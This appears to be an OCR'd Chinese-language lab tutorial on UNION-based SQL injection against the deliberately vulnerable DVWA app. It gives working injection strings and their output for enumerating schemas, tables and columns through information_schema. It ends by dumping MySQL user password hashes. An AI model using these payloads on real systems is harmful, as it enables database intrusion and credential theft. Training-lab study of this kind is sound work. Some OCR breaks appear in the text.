
```
ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables where TABLE_SCHEMA='dvwa' -- '
First name: admin
Surname: admin

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables where TABLE_SCHEMA='dvwa' -- '
First name: dvwa
Surname: guestbook

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables where TABLE_SCHEMA='dvwa' -- '
First name: dvwa
Surname: users
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html

操作2：查询所有的其他数据库


```
SELECT first_name, last_name FROM users WHERE user_id ='1' union select TABLE_SCHEMA,TABLE_NAME  from information_schema.tables ;

注入代码：1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables --

去重：SELECT first_name, last_name FROM users WHERE user_id ='1' union select distinct TABLE_SCHEMA,TABLE_SCHEMA  from information_schema.tables ;
```



Vulnerability: SQL Injection

User ID:


```
ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables -- '
First name: admin
Surname: admin

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables -- '
First name: information_schema
Surname: CHARACTER_SETS

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables -- '
First name: information_schema
Surname: COLLATIONS

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables -- '
First name: information_schema
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables -- '
First name: information_schema
Surname: COLUMNS

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables -- '
First name: information_schema
Surname: COLUMN_PRIVILEGES

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables -- '
First name: information_schema
Surname: ENGINES

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables -- '
First name: information_schema
Surname: EVENTS

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables -- '
First name: information_schema
Surname: FILES

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables -- '
First name: information_schema
Surname: GLOBAL_STATUS

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables -- '
```



```
mysql> SELECT first_name, last_name FROM users WHERE user_id ='1' union select  distinct TABLE_SCHEMA,TABLE_SCHEMA  from information_schema.tables ;
+--------------------+--------------------+
| first_name         | last_name          |
+--------------------+--------------------+
| admin              | admin              |
| information_schema | information_schema |
| bricks             | bricks             |
| bwapp              | bwapp              |
| citizens           | citizens           |
| cryptomg           | cryptomg           |
| dvwa               | dvwa               |
| gallery2           | gallery2           |
| getboo             | getboo             |
| ghost              | ghost              |
| gtd-php            | gtd-php            |
| hex                | hex                |
| isp                | isp                |
| joomla             | joomla             |
| mutillidae         | mutillidae         |
| mysql              | mysql              |
| nowasp             | nowasp             |
| orangehrm          | orangehrm          |
| personalblog       | personalblog       |
| peruggia           | peruggia           |
| phpbb              | phpbb              |
| phpmyadmin         | phpmyadmin         |
| proxy              | proxy              |
| rentnet            | rentnet            |
| sqlol              | sqlol              |
| tikiwiki           | tikiwiki           |
| vicnum             | vicnum             |
| wackopicko         | wackopicko         |
```

操作3：查询其他所有的数据库中的表

```
SELECT first_name, last_name FROM users WHERE user_id ='1' union select
TABLE_SCHEMA,TABLE_NAME  from information_schema.tables where
TABLE_SCHEMA='mysql';

注入代码：1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables
where TABLE_SCHEMA='mysql' -- '
```



192.168.0.136/dvwa/vulnerabilities/sqli/?id=1%27+union+select++TABLE_SCHEMA%2CTABLE_NAME++from+information_schema.tab...


Vulnerability: SQL Injection

User ID:

```
ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables where TABLE_SCHEMA='mysql' -- '
First name: admin
Surname: admin

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables where TABLE_SCHEMA='mysql' -- '
First name: mysql
Surname: columns_priv

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables where TABLE_SCHEMA='mysql' -- '
First name: mysql
Surname: db

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables where TABLE_SCHEMA='mysql' -- '
First name: mysql
Surname: event

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables where TABLE_SCHEMA='mysql' -- '
First name: mysql
Surname: func

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables where TABLE_SCHEMA='mysql' -- '
First name: mysql
Surname: general_log

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables where TABLE_SCHEMA='mysql' -- '
First name: mysql
Surname: help_category

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables where TABLE_SCHEMA='mysql' -- '
First name: mysql
Surname: help_keyword

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables where TABLE_SCHEMA='mysql' -- '
First name: mysql
Surname: help_relation

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables where TABLE_SCHEMA='mysql' -- '
First name: mysql
Surname: help_topic

ID: 1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables where TABLE_SCHEMA='mysql' -- '
First name: mysql
Surname: host
```

COLUMNS表


```
查询该表信息：desc columns;
```




```
mysql> desc columns;
+--------------------------+---------------------+------+-----+---------+-------+
| Field                    | Type                | Null | Key | Default | Extra |
+--------------------------+---------------------+------+-----+---------+-------+
| TABLE_CATALOG            | varchar(512)        | YES  |     | NULL    |       |
| TABLE_SCHEMA             | varchar(64)         | NO   |     |         |       |
| TABLE_NAME               | varchar(64)         | NO   |     |         |       |
| COLUMN_NAME              | varchar(64)         | NO   |     |         |       |
| ORDINAL_POSITION         | bigint(21) unsigned | NO   |     | 0       |       |
| COLUMN_DEFAULT           | longtext            | YES  |     | NULL    |       |
| IS_NULLABLE              | varchar(3)          | NO   |     |         |       |
| DATA_TYPE                | varchar(64)         | NO   |     |         |       |
| CHARACTER_MAXIMUM_LENGTH | bigint(21) unsigned | YES  |     | NULL    |       |
| CHARACTER_OCTET_LENGTH   | bigint(21) unsigned | YES  |     | NULL    |       |
| NUMERIC_PRECISION        | bigint(21) unsigned | YES  |     | NULL    |       |
| NUMERIC_SCALE            | bigint(21) unsigned | YES  |     | NULL    |       |
| CHARACTER_SET_NAME       | varchar(32)         | YES  |     | NULL    |       |
| COLLATION_NAME           | varchar(32)         | YES  |     | NULL    |       |
| COLUMN_TYPE              | longtext            | NO   |     | NULL    |       |
| COLUMN_KEY               | varchar(3)          | NO   |     |         |       |
| EXTRA                    | varchar(27)         | NO   |     |         |       |
| PRIVILEGES               | varchar(80)         | NO   |     |         |       |
| COLUMN_COMMENT           | varchar(255)        | NO   |     |         |       |
+--------------------------+---------------------+------+-----+---------+-------+
19 rows in set (0.00 sec)
```

操作1：操作查询dvwa中表字段信息

```
SELECT first_name, last_name FROM users WHERE user_id ='1' union select
 TABLE_NAME,COLUMN_NAME  from information_schema.COLUMNS where TABLE_SCHEMA
='dvwa' and TABLE_NAME ='users'

注入代码：1' union select  TABLE_NAME,COLUMN_NAME  from information_schema.COLUMNS
where TABLE_SCHEMA ='dvwa' and TABLE_NAME ='users' -- '
```



```
Database changed
mysql> SELECT first_name, last_name FROM users WHERE user_id ='1' union select  TABLE_NAME,COLUMN_NAME   from information_schema.COLUMNS where TABLE_SCHE
MA ='dvwa' and TABLE_NAME ='users' ;
+------------+------------+
| first_name | last_name  |
+------------+------------+
| admin      | admin      |
| users      | user_id    |
| users      | first_name |
| users      | last_name  |
| users      | user       |
| users      | password   |
| users      | avatar     |
+------------+------------+
```




```
ID: 1' union select  TABLE_NAME,COLUMN_NAME  from information_schema.COLUMNS where TABLE_SCHEMA =' dvwa' and TABLE_NAME =' users' -- '
First name: admin
Surname: admin

ID: 1' union select  TABLE_NAME,COLUMN_NAME  from information_schema.COLUMNS where TABLE_SCHEMA =' dvwa' and TABLE_NAME =' users' -- '
First name: users
Surname: user_id

ID: 1' union select  TABLE_NAME,COLUMN_NAME  from information_schema.COLUMNS where TABLE_SCHEMA =' dvwa' and TABLE_NAME =' users' -- '
First name: users
Surname: first_name

ID: 1' union select  TABLE_NAME,COLUMN_NAME  from information_schema.COLUMNS where TABLE_SCHEMA =' dvwa' and TABLE_NAME =' users' -- '
First name: users
Surname: last_name

ID: 1' union select  TABLE_NAME,COLUMN_NAME  from information_schema.COLUMNS where TABLE_SCHEMA =' dvwa' and TABLE_NAME =' users' -- '
First name: users
Surname: user

ID: 1' union select  TABLE_NAME,COLUMN_NAME  from information_schema.COLUMNS where TABLE_SCHEMA =' dvwa' and TABLE_NAME =' users' -- '
First name: users
Surname: password

ID: 1' union select  TABLE_NAME,COLUMN_NAME  from information_schema.COLUMNS where TABLE_SCHEMA =' dvwa' and TABLE_NAME =' users' -- '
First name: users
Surname: avatar
```


操作2：查询表字段信息的值

以mysql下的user表为例：


```
查字段得到字段信息
SELECT first_name, last_name FROM users WHERE user_id ='1' union select
TABLE_NAME,COLUMN_NAME  from information_schema.COLUMNS where TABLE_SCHEMA
='mysql' and TABLE_NAME ='user'

查询该表数据
SELECT first_name, last_name FROM users WHERE user_id ='1' union select
user,password from mysql.user;


concat 一次查询更多的信息
SELECT first_name, last_name FROM users WHERE user_id ='1' union select
user,concat('password= ',password,' hostname=',host,' Select_priv
=',Select_priv,' user =' ,user)  from mysql.user;
```




```
mysql> SELECT first_name, last_name FROM users WHERE user_id ='1' union select  TABLE_NAME,COLUMN_NAME  from information_schema.COLUMNS where TABLE_S
A ='mysql' and TABLE_NAME ='user' ;
+------------+-----------------------+
| first_name | last_name             |
+------------+-----------------------+
| admin      | admin                 |
| user       | Host                  |
| user       | User                  |
| user       | Password              |
| user       | Select_priv           |
| user       | Insert_priv           |
| user       | Update_priv           |
| user       | Delete_priv           |
| user       | Create_priv           |
| user       | Drop_priv             |
| user       | Reload_priv           |
| user       | Shutdown_priv         |
| user       | Process_priv          |
| user       | File_priv             |
| user       | Grant_priv            |
| user       | References_priv       |
| user       | Index_priv            |
| user       | Alter_priv            |
| user       | Show_db_priv          |
| user       | Super_priv            |
| user       | Create_tmp_table_priv |
| user       | Lock_tables_priv      |
| user       | Execute_priv          |
| user       | Repl_slave_priv       |
```



```
mysql> SELECT first_name, last_name FROM users WHERE user_id ='1' union select user,password from mysql.user;
+------------------+-------------------------------------------+
| first_name       | last_name                                 |
+------------------+-------------------------------------------+
| admin            | admin                                     |
| root             | *73316569DAC7839C2A784FF263F5C0ABBC7086E2 |
| root             | *D5D9F81F5542DE067FFF5FF7A4CA4BDD322C578F |
